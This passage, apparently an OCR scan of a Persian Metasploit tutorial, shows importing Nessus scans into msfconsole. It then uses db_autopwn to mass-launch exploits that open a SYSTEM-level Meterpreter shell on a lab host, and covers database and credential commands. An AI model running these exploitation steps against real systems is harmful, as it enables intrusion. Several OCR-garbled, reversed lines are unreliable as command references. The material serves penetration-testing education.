
uninstall-nessus : به کمک این دستور می‌توان nessus رو از سیستم پاک کرد.

nessus-update-plugins : این مهم‌ترین دستور این شاخه است. فرض کنید که چند هفته پیش آخرین نسخه nessus رو داونلود کرده‌اید و دارید استفاده می‌کنید. مسلما در این مدت plugin های جدیدی نوشته شده است. برای اینکه plugin های جدید رو دریافت کنید، از این دستور استفاده می‌کنید. با اجرای آن با دستور زیر، خود فایل اجرایی به سایت nessus.org کانکت شده و Plugin های شما رو تکمیل می‌کند:

```
# /usr/local/sbin/nessus-update-plugins
```

یادتون باشه که حداقل هفته‌ای یک‌بار این دستور رو اجرا کنید. با توجه به سرعت connection شما به اینترنت و تعداد plugin های جدیدی که باید داونلود بشه، اجرای این دستور ممکن است چند دقیقه‌ای طول بکشد.

حال بعد از این توضیحات یک اسکن کامل از nessus را باهم ببینیم



متا اسپلویت فایل نتایج اسکن آسیب پذیری از هر دو نرم افزار nessus و openvas در فیالی بافرمت NBE را می پذیرید

پس از اتمام اسکن آسیب پذیری , نتایج در قالب فرمت nbe ذخیره می شود و سپس شروع به کار می کنیم در محیط msfconsole. بعد از اسکن ما برای فایل نتایج نیاز به ایجاد پایگاه جدید برای خواندن اطلاعات داریم

```
root@bt:/pentest/exploits/framework3# ./msfconsole

…

msf > db_create
[*] …Creating a new database instance
[*] Successfully connected to the database
[*] File: /root/.msf3/sqlite3.db
msf > load db_tracker
[*] Successfully loaded plugin: db_tracker
msf >
```

ما در حال حاضر یک پایگاه داده ایجاد نمودیم . بعد با استفاده از دستور help تمامی دستوراتی را که می توانیم در این محیط اعمال نماییم را مشاهده می کنیم.

```
msf > help

…snip…

Database Backend Commands
=========================

    Command       Description
    -------       -----------
    db_add_host   Add one or more hosts to the database
    db_add_note   Add a note to host
    db_add_port   Add a port to host
    db_autopwn    Automatically exploit everything
    db_connect    Connect to an existing database
```

```
                  Create a brand new database      db_create
Delete one or more hosts from the database     db_del_host
          Delete one port from the database     db_del_port
                   Drop an existing database      db_destroy
     Disconnect from the current database     db_disconnect
                                                    instance
                    Specify a database driver      db_driver
                List all hosts in the database      db_hosts
Import a THC-Amap scan results file (-o -  db_import_amap_mlog
                                                           (m
   (Import a Nessus scan result file (NBE db_import_nessus_nbe
(Import a Nessus scan result file (NESSUS db_import_nessus_xml
     (Import a Nmap scan results file (-oX  db_import_nmap_xml
        Executes nmap and records the output        db_nmap
                                                  automatically
             List all notes in the database      db_notes
          List all services in the database     db_services
    List all vulnerabilities in the database      db_vulns


msf >
```

بنابراین برای ادامه کار و وارد کردن فالهای نتایج اسکن دستور db_import_nbe و به دنبال این دستور مسیر ذخیره شده نتایج فایل را می دهیم. پس از وارد کردن نتایج فایل با دستور "hosts" میزبانان فعال در سیستم لیستی از آنان تهیه میکنیم

```
msf > db_import_nessus_nbe /root/docs/115_scan.nbe
msf > hosts
[*] Time: Tue Jul 14 17:40:23 -0600 2009 Host: 192.168.1.115
Status: alive OS:
```

دقیقا همان چیزی که ما منتظر آن بودیم که مشاهده کنیم بعد از این با اجرای دستور services میتوانیم تمامی سرویسهای فعال در شبکه که اسکن کردیم را شناسایی کنیم

```
msf > services
```

```
                Time: Tue Jul 14 17:40:23 -0600 2009 Service: [*]
      host=192.168.1.115 port=135 proto=tcp state=up name=epmap
                Time: Tue Jul 14 17:40:23 -0600 2009 Service: [*]
host=192.168.1.115 port=139 proto=tcp state=up name=netbios-ssn
                Time: Tue Jul 14 17:40:23 -0600 2009 Service: [*]
 host=192.168.1.115 port=445 proto=tcp state=up name=microsoft-
                                                              ds
                Time: Tue Jul 14 17:40:23 -0600 2009 Service: [*]
         host=192.168.1.115 port=22 proto=tcp state=up name=ssh
                Time: Tue Jul 14 17:40:23 -0600 2009 Service: [*]
 host=192.168.1.115 port=137 proto=udp state=up name=netbios-ns
                Time: Tue Jul 14 17:40:23 -0600 2009 Service: [*]
        host=192.168.1.115 port=123 proto=udp state=up name=ntp
```

و بالاخره و از همه مهمتر دستور vulns است که همه آسیب پذیری هایی که توسط اسکنر nessus گزارش شده است را در فایل نتایج لیست می کند و ثبت می کند.

```
                                                        vulns < msf
Vuln: host=192.168.1.115 port=22  Time: Tue Jul 14 17:40:23 -0600 2009 [*]
                refs=NSS- proto=tcp name=NSS-1.3.6.1.4.1.25623.1.0.50282
Time: Tue Jul 14 17:40:23 -0600 2009 Vuln: [*] 1.3.6.1.4.1.25623.1.0.50282
                name=NSS- host=192.168.1.115 port=445 proto=tcp
Time: [*] 1.3.6.1.4.1.25623.1.0.11011 refs=NSS-1.3.6.1.4.1.25623.1.0.11011
                host=192.168.1.115 port=139 :Tue Jul 14 17:40:23 -0600 2009 Vuln
                refs=NSS- proto=tcp name=NSS-1.3.6.1.4.1.25623.1.0.11011
Time: Tue Jul 14 17:40:23 -0600 2009 Vuln: [*] 1.3.6.1.4.1.25623.1.0.11011
                name=NSS- host=192.168.1.115 port=137 proto=udp
refs=NSS-1.3.6.1.4.1.25623.1.0.10150,CVE- 1.3.6.1.4.1.25623.1.0.10150
                :Time: Tue Jul 14 17:40:23 -0600 2009 Vuln [*] 1999-0621
                host=192.168.1.115 port=445 proto=tcp name=NSS-
Time: [*] refs=NSS-1.3.6.1.4.1.25623.1.0.10394 1.3.6.1.4.1.25623.1.0.10394
                Tue Jul 14 17:40:23 -0600 2009 Vuln: host=192.168.1.115 port=123
                proto=udp
```

وحالا دستورات مربوط به db_autopwn ;i که خواندن پورت های باز - سرویس های فعال در شبکه و آسیب پذیری های داخل شبکه با این دستور

```
msf > db_autopwn -h
[*] Usage: db_autopwn [options]
    -h Display this help text
    -t Show all matching exploit modules
    -x Select modules based on vulnerability references
    -p Select modules based on open ports
    -e Launch exploits against all matched targets
    -r Use a reverse connect shell
    -b Use a bind shell on a random port
    -q Disable exploit module output
    -I [range] Only exploit hosts inside this range
    -X [range] Always exclude hosts inside this range
    -PI [range] Only exploit hosts with these ports open
    -PX [range] Always exclude hosts with these ports open
    -m [regex] Only run modules whose name matches the regex
```

با دستوری که در تصویر زیر مشاهده می کنید می توان شل معکوس با نرم افزار meterpreter زد ببینیم

```
msf > db_autopwn -x -e
[*] (۳۸/۸): Launching exploit/multi/samba/nttrans against 192.168.1.115:139...
[*] (۳۸/۹): Launching exploit/windows/smb/psexec against 192.168.1.115:445...
[*] (۳۸/۱۰): Launching exploit/windows/smb/ms06_066_nwwks against 192.168.1.115:445...
```

```
[-] Exploit failed: The connection was refused by the remote
host (192.168.1.115:22).
[*] Launching exploit/windows/smb/ms03_049_netapi against (۳۸/۳۵):
192.168.1.115:445...
[*] Started bind handler
[-] Exploit failed: No encoders encoded the buffer successfully.
msf >
[*] Binding to 3d742890-397c-11cf-9bf1-
00805f88cb72:1.0@ncacn_np:192.168.1.115[alert]...
[*] Binding to 3919286a-b10c-11d0-9ba8-
00c04fd92ef5:0.0@ncacn_np:192.168.1.115[lsarpc]...
[-] Exploit failed: The server responded with error:
STATUS_ACCESS_DENIED (Command=162 WordCount=0)
[-] Exploit failed: The server responded with error:
STATUS_ACCESS_DENIED (Command=162 WordCount=0)
[*] Transmitting intermediate stager for over-sized
stage...(216 bytes)
[*] Sending stage (718336 bytes)
[*] Meterpreter session 1 opened (192.168.1.101:40814
-> ۱۹۲.۱۶۸.۱.۱۱۵:۱٤۱۹۸)
```

با دستور ssesion -l لیستی از جلسات باز که در دسترس هستند را نشان می دهد

```
msf > sessions -l

Active sessions
===============

  Id  Description  Tunnel
  --  -----------  ------
  ۱   Meterpreter  192.168.1.101:40814 -> ۱۹۲.۱۶۸.۱.۱۱۵:۱٤۱۹۸
```

```
sessions -i 1 < msf
...Starting interaction with 1 [*]

sysinfo < meterpreter
Computer: DOOKIE-FA154354
.(OS : Windows XP (Build 2600, Service Pack 2
getuid < meterpreter
Server username: NT AUTHORITY\SYSTEM
```

Nessus Via Msfconsole

برای شروع , ما ابتدا نیاز داریم با سرور nessus در شبکه اتصال برقرار نماییم باید توجه داشته باشیم که ما نیاز به اضافه کردن "ok" در پایان اتصال داریم چون خطر حمله man in the middle وجود دارد .

```
load nessus < msf
Nessus Bridge for Nessus 4.2.x [*]
Type nessus_help for a command listing [+]
Successfully loaded plugin: nessus [*]
nessus_help < msf
Nessus Help [+]
type nessus_help command for help with specific commands [+]

Help Text          Command
---------          -------
Generic Commands
```

```
                                  ----------------    ----------------
                  Connect to a nessus server      nessus_connect
                Logout from the nessus server      nessus_logout
          Listing of available nessus commands       nessus_help
  Check the status of your Nessus Server   nessus_server_status
                  Checks if user is an admin      nessus_admin
                        Nessus Feed Type    nessus_server_feed
   Try to find vulnerable targets from a    nessus_find_targets
                                                        report


                                                Reports Commands
                                  ----------------    ----------------
                   List all Nessus reports    nessus_report_list
    Import a report from the nessus server      nessus_report_get
                                                    in Nessus v2 format
          Get list of hosts from a report    nessus_report_hosts
   Get list of open ports from a host  nessus_report_host_ports
                                                    from a report
  Detail from a report item on a host nessus_report_host_detail


                                                Scan Commands
                                  ----------------    ----------------
                       Create new Nessus Scan      nessus_scan_new
  List all currently running Nessus scans    nessus_scan_status
                                                        …snip…
```

برای دیدن پالسی های اسکن بر روی سروری که در دسترس هست ما از دستور
nessus_policy_list استفاده کنیم

```
msf > nessus_connect dook:s3cr3t@192.168.1.100
[-] Warning: SSL connections are not verified in this release,
it is possible for an attacker
[-] with the ability to man-in-the-middle the Nessus traffic
to capture the Nessus
[-] credentials. If you are running this on a trusted
network, please pass in 'ok
```

```
[-] .as an additional parameter to this command
msf > nessus_connect dook:s3cr3t@192.168.1.100 ok
[*] Connecting to https://192.168.1.100:8834/ as dook
[*] Authenticated
msf >
```

```
msf > nessus_policy_list
[+] Nessus Policy List

ID  Name        Owner  visability
--  ----        -----  ----------
1   the_works   dook   private

msf >
```

برای اجرای یک اسکن در nessus با استفاده از پالسی های موجود استفاده می کنیم از دستور nessus_scan_new به دنبال یک شماره ID از پالسی , یک نام برای اسکن و یک هدف

```
msf > nessus_scan_new
[*] Usage:
[*]     nessus_scan_new policy id scan name targets
[*] use nessus_policy_list to list all available policies
msf > nessus_scan_new 1 pwnage 192.168.1.161
[*] Creating scan from policy number 1, called "pwnage" and scanning 192.168.1.161
[*] Scan started. uid is 9d337e9b-82c7-89a1-a194-4ef154b82f624de2444e6ad18a1f
msf >
```

برای دیدن پیشرفت اسکن , ما دستور nessus_scan_status اجرا می کنیم

```
msf > nessus_scan_status
[+] Running Scans


       Status     Started Owner  Name                    Scan ID
                                                 Total Hosts Current Hosts
- ------------ ------     ------- -----  ----                    -------
                                                                 ----------
    pwnage d337e9b-82c7-89a1-a194-4ef154b82f624de2444e6ad18a1f۹
                                running Sep 27 2010 ۱۹:۳۹ dook ۰ ۱



[*] You can:
    [+] nessus_report_get   : Import Nessus report to database
                                                 reportid
        [+] nessus_scan_pause scanid     : Pause a nessus scan
msf > nessus_scan_status
[*] No Scans Running.
[*] You can:
            [*] nessus_report_list    :List of completed scans
nessus_scan_new policy id scan name         :Create a scan
                                                 (target(s
msf >
```

هنگامی که اسکن nessus کامل شد گزارشی از نتایج بدست آمده تولید می شود که این گزارش با دستور nessus_report_list محقق می شود

```
msf > nessus_report_list
```

```
Nessus Report List [+]

                    Date  Status  Name                        ID
                    ----  ------  ----                        --
pwnage d337e9b-82c7-89a1-a194-4ef154b82f624de2444e6ad18a1f۹
                    Sep 27 2010 ۱۹:٤۷ completed

                                                 :You can [*]
                                 :Get a list of hosts from the report [*]
                                    nessus_report_hosts report id
                                    nessus_report_get < msf
                                                  :Usage [*]
                                    nessus_report_get report id [*]
use nessus_report_list to list all available reports for [*]
                                                    importing
                    nessus_report_get 9d337e9b-82c7-89a1-a194- < msf
                                                    4ef154b82f624de2444e6ad18a1f
                    importing 9d337e9b-82c7-89a1-a194- [*]
                                                    4ef154b82f624de2444e6ad18a1f
                                                    < msf
```

و در آخر بعد از وارد کردن این گزارش ما می توانیم میزبانها و آسیب پذیری ها و همه آنچه نیاز داریم بدست بیاوریم

```
                                    hosts -c address,vulns < msf

                                                    Hosts
                                                    =====

                                                vulns    address
                                                -----    -------
                                                ۳۳ ۱۹۲,۱۶۸,۱,۱۶۱

                                                    vulns < msf
```

```
Time: 2010-09-28 01:51:37 UTC Vuln: host=192.168.1.161 [*]
=port=3389 proto=tcp name=NSS-10940 refs
Time: 2010-09-28 01:51:37 UTC Vuln: host=192.168.1.161 [*]
=port=1900 proto=udp name=NSS-35713 refs
Time: 2010-09-28 01:51:37 UTC Vuln: host=192.168.1.161 [*]
=port=1030 proto=tcp name=NSS-22319 refs
Time: 2010-09-28 01:51:37 UTC Vuln: host=192.168.1.161 [*]
=port=445 proto=tcp name=NSS-10396 refs
Time: 2010-09-28 01:51:38 UTC Vuln: host=192.168.1.161 [*]
port=445 proto=tcp name=NSS-10860 refs=CVE-2000-1200,BID-
959,OSVDB-714
Time: 2010-09-28 01:51:38 UTC Vuln: host=192.168.1.161 [*]
port=445 proto=tcp name=NSS-10859 refs=CVE-2000-1200,BID-
959,OSVDB-715
Time: 2010-09-28 01:51:39 UTC Vuln: host=192.168.1.161 [*]
port=445 proto=tcp name=NSS-18502 refs=CVE-2005-1206,BID-
13942,IAVA-2005-t-0019
Time: 2010-09-28 01:51:40 UTC Vuln: host=192.168.1.161 [*]
port=445 proto=tcp name=NSS-20928 refs=CVE-2006-0013,BID-
16636,OSVDB-23134
Time: 2010-09-28 01:51:41 UTC Vuln: host=192.168.1.161 [*]
port=445 proto=tcp name=NSS-35362 refs=CVE-2008-4834,BID-
31179,OSVDB-48153
 Time: 2010-09-28 01:51:41 UTC Vuln: host=192.168.1.161 [*]
                                                    …snip…
```

Using The Database

ما در این بخش می خواهیم به مسئله دیتابیس بپردازیم ، در آموزشهای قبلی در موقع استفاده از اسکنرها باید به دیتا بیس متا اسپلویت ارتباط برقرار میکردیم و دستوراتی که در این نرم افزار قابل اجرا بود استفاده می شد ، حال به طور تخصصی با دستورات و فرامینی که در هنگام استفاده از دیتابیس به آن احتیاج پیدا میشود را مشاهده می نماییم:

Hosts

اجرای این فرمان به معنای آن است که تمامی میزبانانی که در دیتابیس فعالیت می نمایند را برای ما لیست کند

```
msf > hosts

Hosts
=====

address         address6  arch  comm  comments  created_at                  info
-------         --------  ----  ----  --------  ----------                  ----
192.168.69.100                                  Tue Nov 23 07:43:55 UTC 2010
192.168.69.105                                  Tue Nov 23 07:43:55 UTC 2010
192.168.69.110                                  Tue Nov 23 07:43:55 UTC 2010
192.168.69.125                                  Tue Nov 23 07:43:55 UTC 2010
192.168.69.130                                  Tue Nov 23 07:43:55 UTC 2010
192.168.69.135                                  Tue Nov 23 07:43:55 UTC 2010
192.168.69.140                                  Tue Nov 23 07:43:56 UTC 2010
192.168.69.141                                  Tue Nov 23 07:43:56 UTC 2010
192.168.69.142                                  Tue Nov 23 07:43:56 UTC 2010
192.168.69.143                                  Tue Nov 23 07:43:56 UTC 2010
192.168.69.146                                  Tue Nov 23 07:43:56 UTC 2010
192.168.69.171                                  Tue Nov 23 07:43:56 UTC 2010
192.168.69.173                                  Tue Nov 23 07:43:57 UTC 2010
192.168.69.175                                  Tue Nov 23 07:43:57 UTC 2010
192.168.69.199                                  Tue Nov 23 07:43:57 UTC 2010
192.168.69.50                                   Tue Nov 23 07:43:55 UTC 2010
```

ما می توانیم این اطلاعات را بر اساس نیازمندی خود محدود نماییم

```
msf > hosts -c address,state,svcs

Hosts
=====

address         state  svcs
-------         -----  ----
192.168.69.100  alive  4
192.168.69.105  alive  4
192.168.69.110  alive  6
192.168.69.125  alive  1
192.168.69.130  alive  14
192.168.69.135  alive  12
192.168.69.140  alive  1
192.168.69.141  alive  12
192.168.69.142  alive  14
192.168.69.143  alive  11
192.168.69.146  alive  2
192.168.69.171  alive  6
192.168.69.173  alive  3
192.168.69.175  alive  4
192.168.69.199  alive  4
192.168.69.50   alive  3
```

حتی این امکان وجود دارد که خروجی خود را بر روی یک میزبان تنظیم کنیم و اطلاعات تنها همان میزبان را داشته باشیم .

```
msf > hosts -a 192.168.69.50 -c address,mac,svcs

Hosts
=====

address         mac                svcs
-------         ---                ----
192.168.69.50   00:0C:29:2A:02:5B  3

msf >
```

Notes

این فرمان یک سری یادداشت و نوشته هایی در باره زمان ورود و خروج اطلاعات میزبانان ارائه می دهد . حال ما مانند دستورات بالا قادر خواهیم بود خروجی اطلاعات را بر مبنای نیازمندیمان فیلتر کنیم و اطلاعاتی که می خواهیم برایمان لیست شود

```
msf > notes -a 192.168.69.135
[*] Time: Tue Nov 23 07:43:55 UTC 2010 Note: host=192.168.69.135 type=host.os.nmap_f
[*] Time: Tue Nov 23 07:43:56 UTC 2010 Note: host=192.168.69.135 type=host.last_boot
[*] Time: Tue Nov 23 07:54:48 UTC 2010 Note: host=192.168.69.135service=smb type=smb
msf >
```

Services

با اجرای این دستور ما قادر خواهیم بود سرویسهای فعال در شبکه را پیدا نماییم و بدانیم در حال حاضر کدام یک از سرویسها در حال فعالیت می باشند

این اطلاعات بدست آمده به ما کمک می کند که برنامه ریزی دقیقی برای اجرای تست نفوذ پذیری بر روی اهداف خود داشته باشیم

```
msf > services

Services
========

created_at                  info
----------                  ----
Tue Nov 23 07:43:55 UTC 2010  Microsoft Windows RPC
Tue Nov 23 07:43:55 UTC 2010
Tue Nov 23 07:43:55 UTC 2010  Windows XP Service Pack 2 (language: English) (name:V-
...snip...
Tue Nov 23 07:43:55 UTC 2010  lighttpd 1.4.26
Tue Nov 23 07:43:55 UTC 2010  Samba smbd 3.X workgroup: WORKGROUP
Tue Nov 23 07:43:55 UTC 2010  Unix Samba 3.0.37 (language: Unknown) (domain:WORKGROU

msf >
```

ما می توانیم خروجی خودمان را روی این سرویس به یک پورت خاص روی یک آی پی خاص فیلتر کنیم


```
msf > services -h

Usage: services [-h|--help] [-u|--up] [-a ] [-r ] [-p ] [-n ]

  -a   Search for a list of addresses
  -c     Only show the given columns
  -h,--help         Show this help information
  -n   Search for a list of service names
  -p   Search for a list of ports
  -r      Only show [tcp|udp] services
  -u,--up           Only show services which are up

Available columns: created_at, info, name, port, proto, state, updated_at

msf >
```

```
msf > services -a 192.168.69.135 -c info -p 445 -r tcp

Services
========

info                                                              Host            Wor
----                                                              ----            ---
Unix Samba 3.0.20-Debian (language: Unknown) (domain:WORKGROUP)   192.168.69.135  def

msf >
```

Vulns

با اجرای این دستور لیستی از آسیب پذیری های ذخیره شده در دیتا بیسی که بین اهداف مختلف همسان هستند را نشان می دهد.


حتی می توان لیستی از مرجع های مناسب در دسترس را بدست آورد با دستور vulns -h



Creds

مدت زمان اجرای یک post-explotion بر روی یک میزبان که توسط یک کاربر برای بدست آوردن اعتبار یک فعالیت مهم است برای نفوذ به یک شبکه

با دستور creds -a. اعتبارات جمع آوری شده را می توان به دیتابیس اضافه نمود

